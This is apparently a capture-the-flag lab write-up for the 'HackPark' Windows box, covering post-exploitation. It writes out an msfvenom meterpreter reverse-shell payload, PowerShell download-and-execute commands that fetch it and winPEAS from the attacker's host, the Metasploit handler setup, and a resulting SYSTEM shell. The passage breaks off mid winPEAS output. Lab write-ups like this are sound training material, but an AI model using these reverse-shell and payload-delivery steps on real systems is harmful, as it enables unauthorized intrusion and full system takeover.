
Our netcat session is a little unstable, so lets generate another reverse shell using msfvenom. If you don't know how to do this, I suggest checking out the Metasploit module!

Tip:You can generate the reverse-shell payload using msfvenom, upload it using your current netcat session and execute it manually!

You can run metasploit commands such as sysinfo to get detailed information about the Windows system. Then feed this information into the windows-exploit-suggester script and quickly identify any obvious vulnerabilities.

msfvenom:


msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.11.140.218 LPORT=4455 -f exe > shell.exe



```
┌──(root㉿kali)-[~/thm/hackPark]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.11.140.218 LPORT=4455 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(root㉿kali)-[~/thm/hackPark]
└─# ls
adminLogin  nmp  PostView.ascx  shell.exe
```


Simple python server:

python2 -m SimpleHTTPServer



```
┌──(root㉿kali)-[~/thm/hackPark]
└─# python2 -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
█
```

powershell -c "Invoke-WebRequest -Uri 'http://10.11.140.218:8000/shell.exe' -OutFile 'C:\Windows\Temp\shell.exe'"




```
c:\Windows\Temp>
powershell -c "Invoke-WebRequest -Uri 'http://10.11.140.218:8000/shell.exe' -OutFile 'C:\Windows\Temp\shell.exe'"
c:\Windows\Temp>powershell -c "Invoke-WebRequest -Uri 'http://10.11.140.218:8000/shell.exe' -OutFile 'C:\Windows\Temp
\shell.exe'"
dir
c:\Windows\Temp>dir
 Volume in drive C has no label.
 Volume Serial Number is 0E97-C552
 Directory of c:\Windows\Temp
07/11/2025  12:16 AM    <DIR>          .
07/11/2025  12:16 AM    <DIR>          ..
08/06/2019  02:13 PM             8,795 Amazon_SSM_Agent_20190806141239.log
08/06/2019  02:13 PM           181,468 Amazon_SSM_Agent_20190806141239_000_AmazonSSMAgentMSI.log
08/06/2019  02:13 PM             1,206 cleanup.txt
08/06/2019  02:13 PM               421 cmdout
08/06/2019  02:11 PM                 0 DMI2EBC.tmp
08/03/2019  10:43 AM                 0 DMI4D21.tmp
08/06/2019  02:12 PM             8,743 EC2ConfigService_20190806141221.log
08/06/2019  02:12 PM           292,438 EC2ConfigService_20190806141221_000_WiXEC2ConfigSetup_64.log
07/11/2025  12:16 AM    <DIR>          Microsoft
07/11/2025  12:16 AM            73,802 shell.exe
08/06/2019  02:13 PM                21 stage1-complete.txt
08/06/2019  02:13 PM            28,495 stage1.txt
05/12/2019  09:03 PM           113,328 svcexec.exe
08/06/2019  02:13 PM                67 tmp.dat
              13 File(s)        708,784 bytes
               3 Dir(s)  39,127,519,232 bytes free
```

On msfconsole:

use exploit/multi/handler

setg LHOST 10.11.140.218


setg LPORT 4455




```
┌──(root㉿kali)-[~/thm/hackPark]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.11.140.218 LPORT=4455 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(root㉿kali)-[~/thm/hackPark]
└─# ls
adminLogin  nmp  PostView.ascx  shell.exe
```

```
msf6 exploit(multi/handler) > setg LHOST 10.11.140.218
LHOST => 10.11.140.218
msf6 exploit(multi/handler) > setg LPORT 4455
LPORT => 4455
```

set payload windows/meterpreter/reverse_tcp




```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.11.140.218    yes       The listen address (an interface may be specified)
   LPORT     4455             yes       The listen port
```




```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.11.140.218:4455
```

Execute shell:




```
c:\Windows\Temp>
.\shell.exe
c:\Windows\Temp>.\shell.exe
```

Got:




```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.11.140.218:4455
[*] Sending stage (177734 bytes) to 10.10.22.13

/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.17/lib/recog/fingerprint/regexp_factory.rb:34
: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression

[*] Meterpreter session 1 opened (10.11.140.218:4455 -> 10.10.22.13:49266) at 2025-07-11 03:25:10 -0400

meterpreter >
meterpreter >
meterpreter >
```

meterpreter > sysinfo




```
meterpreter > sysinfo
Computer        : HACKPARK
OS              : Windows Server 2012 R2 (6.3 Build 9600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
```

meterpreter > help



```
Priv: Elevate Commands
======================

    Command                   Description
    -------                   -----------
    getsystem                 Attempt to elevate your privilege to that of local system.
```



```
meterpreter > shell
Process 2476 created.
Channel 3 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

c:\Program Files (x86)\Common Files>whoami
whoami
nt authority\system
```

Privilege Escalation Without Metasploit

In this task we will escalate our privileges without the use of meterpreter/metasploit!

Firstly, we will pivot from our netcat session that we have established, to a more stable reverse shell.

Once we have established this we will use winPEAS to enumerate the system for potential vulnerabilities, before using this information to escalate to Administrator.

Answer the questions below

Now we can generate a more stable shell using msfvenom, instead of using a meterpreter. This time let's set our payload to windows/shell_reverse_tcp.

After generating our payload we need to pull this onto the box using powershell.

Tip: It's common to find C:\Windows\Temp is world writable!


Now you know how to pull files from your machine to the victims machine, we can pull winPEAS.bat to the system using the same method! (You can find winPEAS here)

WinPeas is a great tool which will enumerate the system and attempt to recommend potential vulnerabilities that we can exploit. The part we are most interested in for this room is the running processes!

Tip: You can execute these files by using .\filename.exe


Using winPeas, what was the Original Install time? (This is date and time)

WinPEAS:




```
┌──(root㉿kali)-[~/thm/hackPark]
└─# ls
adminLogin  nmp  PostView.ascx  shell.exe  Windows-Exploit-Suggester  winPEASx64.exe

┌──(root㉿kali)-[~/thm/hackPark]
└─# python2 -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

powershell -c "Invoke-WebRequest -Uri 'http://10.11.140.218:8000/winPEASx64.exe' -OutFile 'C:\Windows\Temp\winPeas.exe'"




```
meterpreter > shell
Process 668 created.
Channel 6 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

c:\Windows\Temp>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0E97-C552

 Directory of c:\Windows\Temp

07/11/2025  05:56 AM    <DIR>          .
07/11/2025  05:56 AM    <DIR>          ..
07/11/2025  05:51 AM            56,135 abc.txt
08/06/2019  02:13 PM             8,795 Amazon_SSM_Agent_20190806141239.log
08/06/2019  02:13 PM           181,468 Amazon_SSM_Agent_20190806141239_000_AmazonSSMAgentMSI.log
08/06/2019  02:13 PM             1,206 cleanup.txt
08/06/2019  02:13 PM               421 cmdout
07/11/2025  05:42 AM    <DIR>          Costura
08/06/2019  02:11 PM                 0 DMI2EBC.tmp
08/03/2019  10:43 AM                 0 DMI4D21.tmp
08/06/2019  02:12 PM             8,743 EC2ConfigService_20190806141221.log
08/06/2019  02:12 PM           292,438 EC2ConfigService_20190806141221_000_WiXEC2ConfigSetup_64.log
07/11/2025  05:40 AM    <DIR>          Microsoft
07/11/2025  04:03 AM            73,802 shell.exe
08/06/2019  02:13 PM                21 stage1-complete.txt
08/06/2019  02:13 PM            28,495 stage1.txt
05/12/2019  09:03 PM           113,328 svcexec.exe
08/06/2019  02:13 PM                67 tmp.dat
07/11/2025  05:41 AM        10,155,520 winPeas.exe
              15 File(s)     10,920,439 bytes
               4 Dir(s)  39,056,244,736 bytes free

c:\Windows\Temp>.\winPeas
```

.\winPeas.exe



```
  ((((((((((##################################)(((((((((
      ((((((((((##########################)((((((((((
           ((((((((((((((((((((((((((((((((((((((((((
              ((((((((((((((((((((((((((((((((((

ADVISORY: winpeas should be used for authorized penetration testing and/or educational purposes only.Any misuse of this software will not be the responsibility of the author or of any othe
 with the device owner's permission.

 WinPEAS-ng by @hacktricks_live

       /---------------------------------------------------------------------------------\
       |                             Do you like PEASS?                                  |
       |---------------------------------------------------------------------------------|
       |         Learn Cloud Hacking       :     training.hacktricks.xyz                 |
       |         Follow on Twitter         :     @hacktricks_live                        |
       |         Respect on HTB            :     SirBroccoli                             |
       |---------------------------------------------------------------------------------|
       |                                 Thank you!                                      |
       \---------------------------------------------------------------------------------/

 [+] Legend:
        Red                Indicates a special privilege over an object or something is misconfigured
        Green              Indicates that some protection is enabled or something is well configured
        Cyan               Indicates active users
        Blue               Indicates disabled users
        LightYellow        Indicates links

 You can find a Windows local PE Checklist here: https://book.hacktricks.wiki/en/windows-hardening/checklist-windows-privilege-escalation.html
   Creating Dynamic lists, this could take a while, please wait...
   - Loading sensitive_files yaml definitions file...
  [X] Exception: An exception occured while parsing sensitive_files.yaml configuration file: Method not found: '!!0[] System.Array.Empty()'.
Error while getting sensitive_files yaml info: System.MissingMethodException: Method not found: '!!0[] System.Array.Empty()'.
   at System.Yaml.YamlParser.lYamlStream()
   at System.Yaml.YamlParser.Parse(String yaml, YamlConfig config)
   at System.Yaml.Serialization.YamlSerializer.Deserialize(String yaml, Type[] types)
   at winPEAS.Helpers.YamlConfig.YamlConfigHelper.GetWindowsSearchConfig()
   at winPEAS.Checks.Checks.CreateDynamicLists(Boolean isFileSearchEnabled)
   - Loading regexes yaml definitions file...
  [X] Exception: An exception occurred while parsing regexes.yaml configuration file: Method not found: '!!0[] System.Array.Empty()'.
Error while getting regexes yaml info: System.MissingMethodException: Method not found: '!!0[] System.Array.Empty()'.
   at System.Yaml.YamlParser.lYamlStream()
   at System.Yaml.YamlParser.Parse(String yaml, YamlConfig config)
   at System.Yaml.Serialization.YamlSerializer.Deserialize(String yaml, Type[] types)
